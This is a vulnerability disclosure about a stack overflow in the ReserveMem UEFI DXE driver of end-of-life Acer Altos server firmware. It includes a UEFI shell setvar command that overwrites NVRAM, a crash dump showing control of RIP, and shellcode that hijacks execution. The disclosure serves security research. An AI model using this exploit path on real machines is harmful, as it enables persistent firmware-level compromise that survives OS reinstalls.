There is a stack buffer overflow vulnerability, which could lead to **arbitrary code execution in UEFI DXE driver** in the latest firmware of Acer's Altos servers. And all these affecting models are already end of life. So we decided to disclose the detail.

Summary

Previously, we did a lot of research in existing works in UEFI security, an example is that Binarly-IO found a lot of vulnerabilities since last year. And there is also a paper in S&P2022 mainly focused on SMM callout vulnerabilities. We believe that the security of UEFI ecosystem remains construction, so we started to do some trivial works.

This vulnerability is similar to our another one,which exists due to the incorrect use of the `gRT->GetVariable` service in driver `ReserveMem` .

Affecting models: Altos W2000h-W570h F4, the latest update in 2019.02.13

Vulnerability Description

Vulnerability exists in function located offset `0x32c` in `ReserveMem` .

The latest firmware can be downloaded here: link.

```
__int64 __fastcall sub_32C(__int64 a1, __int64 a2)
{
  ... ...
  // v18 is at offset 0x28 the parent funciton's ret address
  __int64 v18; // [rsp+EE0h] [rbp+DE0h]
  DataSize = 1827i64;  // There is a hardcode datasize
  // the omitted code haven't change the "DataSize"
  ... ...
  // DataSize > sizeof(v18), which can cause stack overflow.
  if ( gRT->GetVariable(aReservememflag, &gSetupVariableGuid, 0i64, &DataSize, &v18)

  ... ...
  return 0i64;
}
```

The hardcoded `DataSize` parameter is much bigger than the buffer on the stack, and if an attacker modifies the variable's value by either physical or local way, it is possible to trigger a stacke-based buffer overflow and eventually overwrite the return address. We can exploit it by update the value of the NVARM variable `ReserveMemFlag`.

Vulnerability Analysis

We first wrote a PoC script, which overwrote the return address to "AAAA".


We can simply use a `nsh` script to set the variable's value:

```
setvar ReserveMemFlag -guid ec87d643-eba4-4bb5-a1e5-3f3e36b20da9 -bs -rt -nv =414141
```

After running the script, the variable `ReserveMemFlag` has been set to a large string full of "AAAA".

Using gdb to debug, we can see that when the entry function of the driver tries to return, the return address has been overflowed to our payload.

And because the variable is stored in the NVRAM, the next time we try to load the driver, the shellcode will still be triggered thus cause an exception.




```
        0 Dir(s)
FS0:\> ReserveMem.nsh
FS0:\> setvar ReserveMemFlag -guid ec87d643-eba4-4bb5-a1e5-3f3e36b20da9 -bs -rt -nv =4141414141414141414141414141414141414141414141414141414141414141414141414
14141414141414141414141

FS0:\> load ReserveMem
!!!! X64 Exception Type - 0D(#GP - General Protection)  CPU Apic ID - 00000000 !!!!
ExceptionData - 0000000000000000
RIP  - 4141414141414141, CS  - 0000000000000038, RFLAGS - 0000000000000202
RAX  - 0000000000000000, RCX - 00000000711CC30, RDX - 0000000000000001
RBX  - 00000000065A0898, RSP - 0000000007E94660, RBP - 0000000006589E18
RSI  - 0000000006BB0018, RDI - 0000000006589D18
R8   - 0000000000000000, R9  - 0000000000000010, R10 - 0000000000000001
R11  - 0000000007E93730, R12 - 0000000000000000, R13 - 00000000FFFFFFFF
R14  - 0000000000000114, R15 - 0000000000000000
DS   - 0000000000000030, ES  - 0000000000000030, FS  - 0000000000000030
GS   - 0000000000000030, SS  - 0000000000000030
CR0  - 0000000080010033, CR2 - 0000000000000000, CR3 - 0000000007C01000
CR4  - 0000000000000668, CR8 - 0000000000000000
DR0  - 0000000000000000, DR1 - 0000000000000000, DR2 - 0000000000000000
DR3  - 0000000000000000, DR6 - 00000000FFFF0FF0, DR7 - 0000000000000400
GDTR - 0000000079ED000 0000000000000047, LDTR - 0000000000000000
IDTR - 00000000755D018 0000000000000FFF,   TR - 0000000000000000
FXSAVE_STATE - 0000000007E942C0
```

Since we are able to control the **RIP**, we can further write shellcode in the stack. There isn't ALSR or NX in UEFI DXE phase, so it's quite simple to construct the shellcode to perform a call to `ConOut->OutputString`.

Our shellcode is as following.

```
mov eax, 0x79ee018   ; SystemTable
mov edx, 0x0a
mov r8, [rax+0x40]   ; SystemTable->ConOut
mov rcx, r8
call [r8+0x28]       ; SystemTable->ConOut->SetAttribute
mov eax, 0x79ee018
mov edx, 0x7e2c47a    ; The string need to Output
mov r8, [rax+0x40]
mov rcx, r8
call [r8+0x8]        ; SystemTable->ConOut->OutputString
ret
db "Pwned by 10TG", 0x0 ; UTF-16LE
```

Run the script to set variable and load the driver; we can see that the control flow is hijacked and we successfully print a string.



```
~/Research/UefiPoolPwn/UEFIShell/ReserveMem
```

In conclusion, an attacker can exploit this vulnerability to **execute arbitrary code in UEFI DXE phase**.

A **malicious code can be installed** which could **survive across an operating system (OS) boot process** and modify NVRAM area in SPI flash storage (to gain persistence on target platform).

Credit

This vulnerability credited to river-li(Zichuan Li) and cft789(Fangtao Cao) from Wuhan University.